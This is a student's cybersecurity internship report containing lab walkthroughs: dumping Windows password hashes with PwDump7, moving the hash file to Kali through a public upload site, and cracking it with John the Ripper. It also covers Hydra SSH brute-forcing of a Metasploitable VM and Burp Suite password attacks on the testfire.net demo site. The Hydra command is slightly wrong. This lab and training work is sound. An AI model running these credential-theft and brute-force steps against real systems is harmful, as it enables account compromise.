INTERNSHIP ON CYBER SECURITY
FINAL REPORT

Self-Introduction:

My name is Amal Bobby and I am currently a third semester student at NMAM Institute of Technology, pursuing Degree of Bachelor of Engineering in Computer Science and Engineering. During my internship, I was able to learn several concepts and gained hands-on experience in the Cyber-Security domain. This report comprises of various tasks assigned to me as a part of my Cyber-Security Internship at Dlithe.

About Dlithe:

Dlithe is a tech company based in Bangalore, India that specializes in providing cutting-edge solutions in the fields of artificial intelligence, machine learning, data science, and blockchain. The company has a team of highly skilled and experienced professionals who are passionate about using technology to solve complex problems and drive innovation. Dlithe's services include software development, consulting, training, and research, and the company has worked with clients in a wide range of industries, including finance, healthcare, and e-commerce.

One of the key strengths of Dlithe is its focus on continuous learning and development. The company is committed to staying up-to-date with the latest trends and technologies in its field, and it provides regular training and upskilling opportunities for its employees. This ensures that Dlithe's team is always at the forefront of innovation and able to deliver the highest quality solutions to its clients. With its talented team, dedication to innovation, and commitment to continuous learning, Dlithe is well-positioned to continue driving technological progress and solving complex problems for years to come.

In addition to its services, Dlithe is also involved in various community outreach initiatives. The company is committed to giving back to society and helping to build a better world through technology. One of its notable initiatives is the Dlithe-NGO program, which aims to provide technological support to non-governmental organizations (NGOs) working in areas such as education, healthcare, and social welfare. By leveraging its expertise in technology, Dlithe is able to help these organizations streamline their operations, improve their impact, and reach more people in need. Overall, Dlithe is a company that not only excels in its core business, but also cares about making a positive impact on society.

Internship Summary:

The cybersecurity internship was a comprehensive program that lasted for 15 days, comprising of online classes and an assignment. The program was designed to provide us with an in-depth understanding of the various aspects of cybersecurity, including basic security concepts, network security, cryptography, and ethical hacking.

The online classes were conducted by Abhishek sir and he covered a wide range of topics related to cybersecurity. The classes were interactive, and students had the opportunity to ask questions and clarify their doubts.

We also had to go through various blogs where we learned about the different ways organizations were attacked, the mode of attack and how sensitive data was leaked.

The project work was an essential part of the internship, where we had to apply the concepts learned during the online classes to a real-world scenario.

Overall, the cybersecurity internship was an enriching experience for us, providing a hands-on experience in the field of cybersecurity. The program equipped us with the skills and knowledge necessary to understand and address the growing cybersecurity threats that organizations face today.

Tasks Performed:

GROUP 1:


1. Install the below software:

a) Virtual box

b) Kali Linux

c) Metasploit machine

d) Windows 7 machine




2. Perform password cracking - Offline mode


a) Perform password cracking of windows 7 machine

-> Password cracking of windows 7 machine was done using the Pwdump tool. Pwdump is a Windows-based tool used to extract Windows user account password hashes from the Security Account Manager (SAM) database. The SAM database contains information about local user accounts on a Windows system. The tool works by accessing the SAM database, extracting password hashes, and outputting them to a file in a format that can be used by other password cracking tools, such as John the Ripper or Hashcat.


Open command prompt as administrator and run the command below:
C:\pwdump7>PwDump7.exe>hash.txt



By using **https://tmpfiles.org** upload file to get downloaded in kali machine.



The file content is viewed from Kali.




Now, create a file and copy the content into it. Using below command:

$ nano hashfile.txt

Paste content, save and exit from the window.

Get password of windows machine by below command:

 # john hashfile.txt




b) Password cracking of metasploit machine using Hydra

-> Open command prompt in Windows and type “ipconfig”. Note down your IP address.

Type the following command in Kali terminal:

nmap -Pn <ipaddress>



Create a text file that contains the usernames by typing the code below:


sudo nano username.txt

Create a text file that contains the passwords by typing the code below:

sudo nano password.txt

Finally implement the Hydra tool by typing the following Hydra syntax:

$ hydra -l username.txt -P password.txt <ipaddress> ssh



The cracked usernames and associated passwords of Metasploit machine are displayed.

3. Perform password cracking of online vulnerable website(testfire.net) using Burpsuite.

-> To perform password cracking on Testfire.net using Burpsuite, we need to follow the following steps:

Step 1: Launch Burpsuite and configure the proxy settings.

Open Burpsuite and navigate to the "Proxy" tab. Under the "Options" subtab, set the proxy listener to "127.0.0.1" and port to "8080". Make sure the "Intercept" option is turned on.

Step 2: Configure the browser to use Burpsuite proxy.

Configure the browser to use Burpsuite as a proxy by setting the IP address and port number in the browser settings. This will allow Burpsuite to intercept and analyze the traffic between the browser and Testfire.net.

Step 3: Navigate to Testfire.net and login page.

Open the browser and navigate to Testfire.net. Click on the "login" link to access the login page.

Step 4: Intercept the login request.

In Burpsuite, switch to the "Proxy" tab and ensure that the "Intercept" button is turned on. Refresh the Testfire.net login page and enter any username and password combination. Click on the "login" button to submit the form. Burpsuite will intercept the login request.

Step 5: Analyze the login request.


In Burpsuite, switch to the "Proxy" tab and locate the intercepted login request. Right-click on the request and select "Send to Intruder" from the context menu. This will launch the Burpsuite Intruder tool.


Step 6: Configure the Intruder tool.


In the Intruder tool, switch to the "Positions" tab and select the password field. Then switch to the "Payloads" tab and choose the "Password List" option. Upload a list of common passwords or dictionary attack file. Click on the "Start attack" button to start the password cracking attack.

